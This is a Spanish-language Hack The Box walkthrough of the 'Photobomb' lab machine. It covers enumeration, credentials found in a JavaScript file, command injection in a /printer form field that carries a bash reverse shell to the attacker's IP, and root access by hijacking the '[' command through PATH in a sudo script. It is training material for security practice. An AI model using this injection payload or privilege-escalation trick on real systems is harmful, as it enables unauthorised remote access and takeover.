

Máquina Photobomb



24 JULIO

Hack The Box

Creado por: dandy_loco



1. Enumeración

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
File: targeted

# Nmap 7.93 scan initiated Sun Jul 23 08:27:20 2023 as: nmap -sCV -p 22,80 -n -v -Pn -oN targeted 10.10.11.182
Nmap scan report for 10.10.11.182
Host is up (0.035s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 e22473bbf5cb520b66876748ab58d (RSA)
|_  256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://photobomb.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 23 08:27:30 2023 -- 1 IP address (1 host up) scanned in 10.00 seconds
```

Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/80.

```
(root@kali)~/home/kali/HTB/photobomb
└─# whatweb http://10.10.11.182
http://10.10.11.182 [302 Found] Country[RESERVED][xx], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], RedirectLocation[http://photobomb.htb/], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://photobomb.htb/ - no address for photobomb.htb
```

Vemos que se intenta hacer una redirección a <http://photobomb.htb>. Modificamos nuestro fichero hosts, para que podamos resolver dicho dominio.


```
File: /etc/hosts

1 127.0.0.1 localhost
2 127.0.1.1 kali
3
4 10.10.11.182 photobomb.htb
5
6 # The following lines are desirable for IPv6 capable hosts
7 ::1 localhost ip6-localhost ip6-loopback
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
```


Volvemos a ejecutar whatweb pero esta vez con el dominio que acabamos de incorporar al fichero hosts.

```
root@kali:~/home/kali/HTB/photobomb
└─$ whatweb http://photobomb.htb
http://photobomb.htb [200 OK] Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.182], Script, Title[Photobomb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block], nginx[1.18.0]
```

Abrimos la web en el navegador y revisamos con **Wappalyzer**, por si obtenemos más información sobre las tecnologías usadas.




Realizando una revisión manual de la web, nos muestra un enlace, que dirige a una web que solicita usuario y contraseña.




2. Análisis de vulnerabilidades

Inspeccionamos las llamadas que se realizan a la página web cuando se cursa una petición a la web <http://photobomb.htb/>.




Status	Method	Domain	File
200	GET	photobomb.htb	/
200	GET	photobomb.htb	photobomb.js
200	GET	photobomb.htb	favicon.ico

Inspeccionamos el fichero photobomb.js y encontramos unas credenciales.



```
function init() {  
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me  
  if (document.cookie.match(/^(.*)?isPhotoBombTechSupport\s*=\s*[^\s;]+(.*?)?$/)) {  
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');  
  }  
}  
window.onload = init;
```

Usamos las credenciales y conseguimos acceder al recurso <http://photobomb.htb/printer/>.



3. Explotación

Modificamos nuestra petición, para intentar conseguir una reverse shell.

```
Request
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 95
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdDA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=almas-salakhov-VK7TCqcZTlw-unsplash.jpg&filetype=png;bash -c 'bash -i >%26 /dev/tcp/10.10.14.7/443
0>%261'&dimensions=300x200
```

```
(root@kali)-[~/home/kali]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.182] 43216
bash: cannot set terminal process group (718): Inappropriate ioctl for device
bash: no job control in this shell
wizard@photobomb:~/photobomb$
```

4. Escalada de privilegios

Revisamos los permisos de sudoers, que tenemos como el usuario wizard.

```
wizard@photobomb:/tmp$ sudo -l
Matching Defaults entries for wizard on photobomb:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
  (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

Revisamos el código script `/opt/cleanup.sh` y nos llama la atención el fichero `/opt/.bashrc`. Normalmente, esos ficheros se encuentran en el home de los usuarios.

```
1. #!/bin/bash
2. . /opt/.bashrc
3. cd /home/wizard/photobomb
4.
5. # clean up log files
6. if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
7. then
8.   /bin/cat log/photobomb.log > log/photobomb.log.old
9.   /usr/bin/truncate -s0 log/photobomb.log
10. fi
11.
12. # protect the priceless originals
13. find source_images -type f -name '*.jpg' -exec chown root:root {} \;
14.
```

Revisamos el fichero `.bashrc` y vemos que se intenta deshabilitar la función interna “[“ (<https://www.educative.io/courses/master-the-bash-shell/392YWp2pOv4>). Su ejecución se hace de forma relativa. Por tanto, podemos “secuestrarla”.

```
wizard@photobomb:~/photobomb/log$ cat /opt/.bashrc
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# Jameson: ensure that snaps don't interfere, 'cos they are dumb
PATH=${PATH}:\snap\bin\}

# Jameson: caused problems with testing whether to rotate the log file
enable -n [ # ]
```

Creamos un fichero llamado “[“ en el directorio `/tmp/` que ejecute una bash de forma privilegiada.

```
wizard@photobomb:~/photobomb/log$ cd /tmp/
wizard@photobomb:/tmp$ touch [
wizard@photobomb:/tmp$ chmod +x [
```

```
GNU nano 4.8
bash -p
```

Conseguimos escalar privilegios, convirtiéndonos en root.

```
wizard@photobomb:/tmp$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/tmp# whoami
root
root@photobomb:/tmp#
```